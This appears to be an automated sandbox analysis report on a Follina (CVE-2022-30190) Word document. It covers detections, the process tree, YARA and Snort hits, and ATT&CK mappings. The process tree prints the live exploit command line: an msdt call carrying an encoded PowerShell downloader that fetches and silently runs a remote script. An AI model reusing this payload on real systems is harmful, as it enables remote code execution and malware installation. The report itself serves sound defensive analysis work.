ID: 648583
Sample Name:
WF0SlQWKr1.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:28:49
Date: 20/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

WF0SlQWKr1.docx


Overview

General Information

Sample Name:	WF0SlQWKr1.docx
Analysis ID:	648583
MD5:	783f850d06c9f12..
SHA1:	08011884c9bed1..
SHA256:	211a1f74eea68e..
Tags:	CVE-2022-30190 docx Follina
Infos:	



Detection




Follina CVE-2022-30190

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Microsoft Office Expl…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Queries memory information (via WM…
- Suspicious powershell command lin…
- Queries sensitive physical memory …
- Queries sensitive service informatio…
- Uses ipconfig to lookup or modify th…
- Document exploit detected (process…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6400 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6548 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 7052 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcABzADoALwAvAHMAdQBtAG0AaQB0AC4AZABpAGQAbgBzAC4AcgB1AC8AZgBvAHIAYgBlAHMAdAAuAHAAcwAxACcALAAgACcAQwA6AC8AdwBpAG4AZABvAHcAcwAvAHQAZQBtAHAALwA1AGQAYgA2ADUAYwA3AC4AcABzADEAJwApACAAOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAtAHcAaQBuAGQAbwBzAHMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAFUAbgByAGUAcwB0AHIAaQBjAHQAZQBkACAALQBGAGkAbABlACAAQwA6AC8AVwBpAG4AZABvAHcAcwAvAFQAZQBtAHAALwA1AGQAYgA2ADUAYwA3AC4AcABzADEAJwA='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 6732 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qghxibcc\qghxibcc.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6940 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAD7B.tmp" "c:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5856 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\53i2jeo5\53i2jeo5.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 5972 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC028.tmp" "c:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- powershell.exe (PID: 1320 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Unrestricted -File C:/Windows/Temp/5db65c7.ps1 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ipconfig.exe (PID: 4712 cmdline: "C:\Windows\system32\ipconfig.exe" /all MD5: B0C7423D02A007461C850CD0DFE09318)
- csc.exe (PID: 6272 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\05d3mwhu\05d3mwhu.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 7124 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES753.tmp" "c:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x38a:$olerel: relationships/oleObject • 0x3a3:$target1: Target="http • 0x3df:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft[1].htm	SUSP_obfuscated_JS_obfuscatorio	Detect JS obfuscation done by the js obfuscator (often malicious)	@imp0rtp3	• 0x1aad:$c8: while(!![]) • 0x1acc:$d1: parseInt(_0x178349(0x197))/0x1*(parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+ • 0x1aec:$d1: parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(- • 0x1b0d:$d1: parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+- • 0x1b2d:$d1: parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+-parseInt(_0x178349(0x196))/0x9+
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\14E38085.htm	SUSP_obfuscated_JS_obfuscatorio	Detect JS obfuscation done by the js obfuscator (often malicious)	@imp0rtp3	• 0x1aad:$c8: while(!![]) • 0x1acc:$d1: parseInt(_0x178349(0x197))/0x1*(parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+ • 0x1aec:$d1: parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(- • 0x1b0d:$d1: parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+- • 0x1b2d:$d1: parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+-parseInt(_0x178349(0x196))/0x9+
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\14E38085.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\Content.MSO\7BB121F.htm	SUSP_obfuscated_JS_obfuscatorio	Detect JS obfuscation done by the js obfuscator (often malicious)	@imp0rtp3	• 0x1aad:$c8: while(!![]) • 0x1acc:$d1: parseInt(_0x178349(0x197))/0x1*(parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+ • 0x1aec:$d1: parseInt(_0x178349(0x19b))/0x2)+-parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(- • 0x1b0d:$d1: parseInt(_0x178349(0x198))/0x3+-parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+- • 0x1b2d:$d1: parseInt(_0x178349(0x195))/0x4*(parseInt(_0x178349(0x19e))/0x5)+-parseInt(_0x178349(0x199))/0x6+parseInt(_0x178349(0x194))/0x7*(-parseInt(_0x178349(0x19c))/0x8)+-parseInt(_0x178349(0x196))/0x9+
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.527146475.0000000000810000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x1cec:$a: PCWDiagnostic • 0x3c5b:$a: PCWDiagnostic • 0x52ae:$a: PCWDiagnostic • 0x1c84:$sa1: msdt.exe • 0x1cc0:$sa1: msdt.exe • 0x2512:$sa1: msdt.exe • 0x3c45:$sa1: msdt.exe • 0x5b64:$sa1: msdt.exe • 0x1d92:$sb3: IT_BrowseForFile= • 0x3cae:$sb3: IT_BrowseForFile=
00000007.00000002.527146475.0000000000810000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.530154315.0000000000930000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x2338:$a: PCWDiagnostic • 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x2b5e:$sa1: msdt.exe • 0x23de:$sb3: IT_BrowseForFile=
00000007.00000002.530154315.0000000000930000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.527356593.0000000000818000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0xad86:$a: PCWDiagnostic • 0x167a4:$a: PCWDiagnostic • 0x228e2:$a: PCWDiagnostic • 0x3090:$sa1: msdt.exe • 0x6900:$sa1: msdt.exe • 0x190a6:$sa1: msdt.exe • 0x228b8:$sa1: msdt.exe • 0x22986:$sb3: IT_BrowseForFile= • 0x2314a:$sb3: IT_BrowseForFile=
Click to see the 6 entries				

Other

Source	Rule	Description	Author	Strings
amsi32_1320.amsi.csv	Recon_Commands_Windows_Gen1	Detects a set of reconnaissance commands on Windows systems	Florian Roth	• 0xf88:$s1: netstat -an • 0xe57:$s2: net view • 0xfdf:$s3: net user • 0xfb7:$s20: arp -a

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Powershell commands sent B64 2 - Source IP: 116.203.251.9 - Destination IP: 192.168.2.3

Timestamp:	116.203.251.9192.168.2.3443497452025011 06/20/22-08:29:56.120422
SID:	2025011
Source Port:	443
Destination Port:	49745
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Malware Analysis System Evasion

Queries memory information (via WMI often done to detect virtual machines)

Queries sensitive physical memory information (via WMI, Win32_PhysicalMemory, often done to detect virtual machines)

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)


Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	5 2 1 Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 DLL Side-Loading	2 5 1 Virtualization/Sandbox Evasion	LSASS Memory	4 3 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	1 Extra Window Memory Injection	1 1 Process Injection	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	2 5 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Extra Window Memory Injection	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 File and Directory Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 2 4 System Information Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WF0SlQWKr1.docx	20%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
upgrade.4nmn.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://upgrade.4nmn.com/microsoft.html	6%	Virustotal		Browse
http://https://upgrade.4nmn.com/microsoft.html	100%	Avira URL Cloud	phishing	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
